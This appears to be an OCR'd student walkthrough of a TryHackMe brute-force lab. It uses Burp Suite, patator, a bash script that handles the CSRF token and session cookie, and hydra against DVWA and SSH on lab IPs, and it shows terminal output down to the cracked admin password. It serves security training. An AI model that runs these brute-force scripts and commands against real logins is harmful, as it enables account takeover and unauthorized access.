

Burp Suite Community Edition v2024.3.1.3 - Temporary Project
Payload sets
Payload settings [Simple list]
Payload processing
Look In: raneem
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
venv
Videos
passwords-1628441697834.txt
File Name: passwords-1628441697834.txt
Files of Type: All files
Open
Cancel

`



Now we start our attack using patator

If you run `patator -h`, you'll get the following output listing the available modules (remember to run the command we gave you in the Introduction section in order to allow Patator to run correctly on the kali linux vm):



```
raneem@kali: ~
File  Actions  Edit  View  Help

[3]+  Stopped                 vim patator-script.sh

┌──(venv)(raneem㉿kali)-[~]
└─$ vim patator-script.sh

┌──(venv)(raneem㉿kali)-[~]
└─$ python3 patator-script.sh
  File "/home/raneem/patator-script.sh", line 19
    patator http_fuzz method=POST --threads=64 timeout=10 url="http://${IP}/l
ogin.php" 0=passwords.txt body="username=admin&password=FILE0&Login=Login&use
r_token=${CSRF} header="Cookie: PHPSESSID=${SESSIONID}; security=impossible"
-x quit:fgrep≠login.php
                                                                          ^
SyntaxError: unterminated string literal (detected at line 19)

┌──(venv)(raneem㉿kali)-[~]
└─$ ./patator-script.sh
^C
┌──(venv)(raneem㉿kali)-[~]
└─$ vim patator-script.sh

┌──(venv)(raneem㉿kali)-[~]
└─$ ./patator-script.sh
```

When we tried to use the script provided at the try hack me we faced many errors then it didn't work so we searched about another script then we used it

```
raneem@kali: ~
File  Actions  Edit  View  Help
                |   879 | HTTP/1.1 302 Found
10:29:26 patator    INFO - 302  339:0          0.314 | lucky7
                |   880 | HTTP/1.1 302 Found
10:29:26 patator    INFO - 302  339:0          0.266 | paloma
                |   883 | HTTP/1.1 302 Found
10:29:26 patator    INFO - 302  339:0          0.290 | april
                |   887 | HTTP/1.1 302 Found
10:29:26 patator    INFO - 302  339:0          0.277 | patches
                |   888 | HTTP/1.1 302 Found
10:29:26 patator    INFO - 302  339:0          0.283 | regina
                |   889 | HTTP/1.1 302 Found
10:29:26 patator    INFO - 302  339:0          0.314 | janice
                |   890 | HTTP/1.1 302 Found
10:29:26 patator    INFO - 302  339:0          0.325 | cowboys
                |   891 | HTTP/1.1 302 Found
10:29:26 patator    INFO - 302  339:0          0.297 | 1Q11111
                |   829 | HTTP/1.1 302 Found
10:29:27 patator    INFO - Hits/Done/Skip/Fail/Size: 1273/1273/0/0/1988, Avg:
 111 r/s, Time: 0h 0m 11s
10:29:27 patator    INFO - To resume execution, pass --resume 22,16,18,18,18,
31,31,31,31,31,31,31,26,22,18,16,14,31,31,31,31,30,22,22,16,14,14,14,14,26,26
,18,18,16,12,14,14,14,13,14,29,22,21,18,18,18,14,14,14,14,14,26,18,18,14,14,1
4,14,14,14,13,21,21,16
./patator-script.sh: line 19: unexpected EOF while looking for matching `"'

┌──(venv)(raneem㉿kali)-[~]
```

`

TryHackMe | Brute Force Heroe: | TryHackMe | Access

tryhackme.com/r/room/bruteforceheroes

Title	Target IP Address	Expires
DVWA_BruteForce_Instance	10.10.89.213	1h 23min 36s

? Add 1 hour Terminate

```
body="username=admin&password=password&Login=Login&user_token=21e0ad6d56fa24f77647ef7dabd21be8" \
header="Cookie: PHPSESSID=lq805gkohiamc501riahr6jltk; security=impossible" \
-x quit:fgrep!=login.php
```

The `url`, `body`, and `header` fields can be copied directly from the Burp Suite window. The quit condition is checking that the returned response does not contain the text *login.php*.

But we're still missing a couple of steps before we can use this to brute force the page:

- We need to add in our payload so we can incrementally swap out the password each time with one from our list.
- We don't want to be re-sending the same *user_token* and *Cookie* value.

Thankfully, with a bit of bash magic, we can create a script to dynamically generate those values for us - And we don't even have to do all the heavy lifting ourselves, thanks to g0tmi1k . We can take the script they've made and adapt it for our own brute force attempts. Our script should now look like this:

```
IP=10.10.89.213

CSRF=$(curl -s -c dvwa.cookie "${IP}/login.php" | awk -F 'value=' '/user_token/ {print $2}' | cut -d "'" -f2)

SESSIONID=$(grep PHPSESSID dvwa.cookie | awk -F ' ' '{print $7}')
```

TryHackMe | Brute Force Heroe: | DVWA - Main Login Page - Bru | TryHackMe | Access

blog.g0tmi1k.com/dvwa/login/#Bash.Template

Bash Template

```
#!/bin/bash
# Quick PoC template for HTTP POST form brute force, with anti-CRSF token
# Target: DVWA v1.10
#   Date: 2015-10-19
# Author: g0tmi1k ~ https://blog.g0tmi1k.com/
# Source: https://blog.g0tmi1k.com/dvwa/login/

## Variables
URL="http://192.168.1.33/DVWA"
USER_LIST="/usr/share/seclists/Usernames/top_shortlist.txt"
PASS_LIST="/usr/share/seclists/Passwords/rockyou.txt"

## Value to look for in response (Whitelisting)
SUCCESS="Location: index.php"

## Anti CSRF token
CSRF="$( curl -s -c /tmp/dvwa.cookie "${URL}/login.php" | awk -F 'value=' '/user_token/ {print $2}' | cut -d "'" -f2 )"
[[ "$?" -ne 0 ]] && echo -e '\n[!] Issue connecting! #1' && exit 1

## Counter
i=0

## Password loop
while read -r _PASS; do

  ## Username loop
  while read -r _USER; do

    ## Increase counter
    ((i=i+1))

    ## Feedback for user
    echo "[i] Try ${i}: ${_USER} // ${_PASS}"

    ## Connect to server
```

copy all of that

ers.txt

raneem@kali: ~

File Actions Edit View Help

```
                |   883 | HTTP/1.1 302 Found
10:29:26 patator    INFO - 302  339:0          0.290 | april
                |   887 | HTTP/1.1 302 Found
10:29:26 patator    INFO - 302  339:0          0.277 | patches
                |   888 | HTTP/1.1 302 Found
10:29:26 patator    INFO - 302  339:0          0.283 | regina
                |   889 | HTTP/1.1 302 Found
10:29:26 patator    INFO - 302  339:0          0.314 | janice
                |   890 | HTTP/1.1 302 Found
10:29:26 patator    INFO - 302  339:0          0.325 | cowboys
                |   891 | HTTP/1.1 302 Found
10:29:26 patator    INFO - 302  339:0          0.297 | 1Q11111
                |   829 | HTTP/1.1 302 Found
10:29:27 patator    INFO - Hits/Done/Skip/Fail/Size: 1273/1273/0/0/1988, Avg:
 111 r/s, Time: 0h 0m 11s
10:29:27 patator    INFO - To resume execution, pass --resume 22,16,18,18,18,
31,31,31,31,31,31,31,26,22,18,16,14,31,31,31,31,30,22,22,16,14,14,14,14,26,26
,18,18,16,12,14,14,14,13,14,29,22,21,18,18,18,14,14,14,14,14,26,18,18,14,14,1
4,14,14,14,13,21,21,16
./patator-script.sh: line 19: unexpected EOF while looking for matching `"'

┌──(venv)(raneem㉿kali)-[~]
└─$ sudo vim patator-script2.sh
[sudo] password for raneem:
```

Change these values

```
raneem@kali: ~
File  Actions  Edit  View  Help
#!/bin/bash
# Quick PoC template for HTTP POST form brute force, with anti-CRSF token
# Target: DVWA v1.10
#   Date: 2015-10-19
# Author: g0tmi1k ~ https://blog.g0tmi1k.com/
# Source: https://blog.g0tmi1k.com/dvwa/login/

## Variables
URL="http://192.168.1.33/DVWA"
USER_LIST="/usr/share/seclists/Usernames/top_shortlist.txt"
PASS_LIST="/usr/share/seclists/Passwords/rockyou.txt"

## Value to look for in response (Whitelisting)
SUCCESS="Location: index.php"

## Anti CSRF token
CSRF="$( curl -s -c /tmp/dvwa.cookie "${URL}/login.php" | awk -F 'value=' '/u
ser_token/ {print $2}' | cut -d "'" -f2 )"
[[ "$?" -ne 0 ]] && echo -e '\n[!] Issue connecting! #1' && exit 1

## Counter
i=0

## Password loop
while read -r _PASS; do

-- INSERT --                                          9,30          Top
```

```
raneem@kali: ~
File  Actions  Edit  View  Help
┌──(raneem㉿kali)-[~]
└─$ sudo vim users.txt
[sudo] password for raneem:

┌──(raneem㉿kali)-[~]
└─$
```

```
raneem@kali: ~
File  Actions  Edit  View  Help
admin
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
-- INSERT --                                    1,6           All
```

```
users.txt
raneem@kali: ~
File  Actions  Edit  View  Help
10:29:27 patator    INFO - To resume execution, pass --resume 22,16,18,18,18,
31,31,31,31,31,31,31,26,22,18,16,14,31,31,31,31,30,22,22,16,14,14,14,14,26,26
,18,18,16,12,14,14,14,13,14,29,22,21,18,18,18,14,14,14,14,14,26,18,18,14,14,1
4,14,14,14,13,21,21,16
./patator-script.sh: line 19: unexpected EOF while looking for matching `"'

┌──(venv)(raneem㉿kali)-[~]
└─$ sudo vim patator-script2.sh
[sudo] password for raneem:

┌──(venv)(raneem㉿kali)-[~]
└─$ ./patator-script2.sh
bash: ./patator-script2.sh: Permission denied

┌──(venv)(raneem㉿kali)-[~]
└─$ sudo ./patator-script2.sh
sudo: ./patator-script2.sh: command not found

┌──(venv)(raneem㉿kali)-[~]
└─$ chmod +x patator-script2.sh
chmod: changing permissions of 'patator-script2.sh': Operation not permitted

┌──(venv)(raneem㉿kali)-[~]
└─$ sudo chmod +x patator-script2.sh

┌──(venv)(raneem㉿kali)-[~]
└─$
```

`

```
raneem@kali: ~
File  Actions  Edit  View  Help
[i] Try 27: admin // chocolate
[i] Try 28: admin // password1
[i] Try 29: admin // soccer
[i] Try 30: admin // anthony
[i] Try 31: admin // friends
[i] Try 32: admin // butterfly
[i] Try 33: admin // purple
[i] Try 34: admin // angel
[i] Try 35: admin // jordan
[i] Try 36: admin // liverpool
[i] Try 37: admin // justin
[i] Try 38: admin // loveme
[i] Try 39: admin // 123123
[i] Try 40: admin // football
[i] Try 41: admin // secret
[i] Try 42: admin // andrea
[i] Try 43: admin // carlos
[i] Try 44: admin // jennifer
[i] Try 45: admin // joshua
[i] Try 46: admin // bubbles
[i] Try 47: admin // 1234567890
[i] Try 48: admin // superman
[i] Try 49: admin // hannah
[i] Try 50: admin // amanda
[i] Try 51: admin // loveyou
[i] Try 52: admin // pretty
```

Password successfully found!!!

```
raneem@kali: ~
File  Actions  Edit  View  Help
[i] Try 789: admin // bryan
[i] Try 790: admin // delfin
[i] Try 791: admin // dance
[i] Try 792: admin // cheerleader
[i] Try 793: admin // password2
[i] Try 794: admin // PASSWORD
[i] Try 795: admin // martha
[i] Try 796: admin // lizzie
[i] Try 797: admin // georgia
[i] Try 798: admin // matthew1
[i] Try 799: admin // enrique
[i] Try 800: admin // zxcvbn
[i] Try 801: admin // badgirl
[i] Try 802: admin // andrew1
[i] Try 803: admin // 141414
[i] Try 804: admin // 11111111
[i] Try 805: admin // 1queen
[i] Try 806: admin // 1qazXSW@#
[i] Try 807: admin // 1qaz@WSX

[i] Found!
[i] Username: admin
[i] Password: 1qaz@WSX

┌──(venv)(raneem㉿kali)-[~]
└─$
```

```
hydra -f -L userlist.txt -P passwords.txt 10.10.89.213 -t 4 ssh -V
```

```
[22][ssh] host: 10.10.151.211   login: tommyboy1   password: 1qaz%40WSX
```

raneem@kali: ~

File Actions Edit View Help

```
[ERROR] File for passwords not found: encoded_passwords.txt

┌──(venv)(raneem㉿kali)-[~]
└─$ hydra -f -L userlist.txt -P passwords.txt 10.10.89.213 -t 4 ssh -V

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-05 11:
49:52
[DATA] max 4 tasks per 1 server, overall 4 tasks, 145746244 login tries (l:73
313/p:1988), ~36436561 tries per task
[DATA] attacking ssh://10.10.89.213:22/
[ATTEMPT] target 10.10.89.213 - login "info" - pass "123456" - 1 of 145746244
 [child 0] (0/0)
[ATTEMPT] target 10.10.89.213 - login "info" - pass "12345" - 2 of 145746244
[child 1] (0/0)
[ATTEMPT] target 10.10.89.213 - login "info" - pass "123456789" - 3 of 145746
244 [child 2] (0/0)
[ATTEMPT] target 10.10.89.213 - login "info" - pass "password" - 4 of 1457462
44 [child 3] (0/0)
[ATTEMPT] target 10.10.89.213 - login "info" - pass "iloveyou" - 5 of 1457462
44 [child 1] (0/0)
[ATTEMPT] target 10.10.89.213 - login "info" - pass "princess" - 6 of 1457462
44 [child 2] (0/0)
[ATTEMPT] target 10.10.89.213 - login "info" - pass "1234567" - 7 of 14574624
```

Videos

Try Hack Me | Dashboard | Learn | Compete | Other

Access Machin

Your machine has been terminated

Learn > Brute Force Heroes

Brute Force Heroes

Walkthrough room to look at the different tools that can be used when brute forcing, as well as the different situations that might favour one tool over another

Easy 120 min

Start AttackBox | Help | Save Room | 142 | Options

Room completed (100%)

tryhackme.com/p/raneem.it

974244	1	1
Rank	Rooms Complete	Level

raneem.it [0x1]

Get Profile Badge ID | Share Room Badges

Rooms Complete | Badges | Created Rooms | Yearly Activity | Tickets

`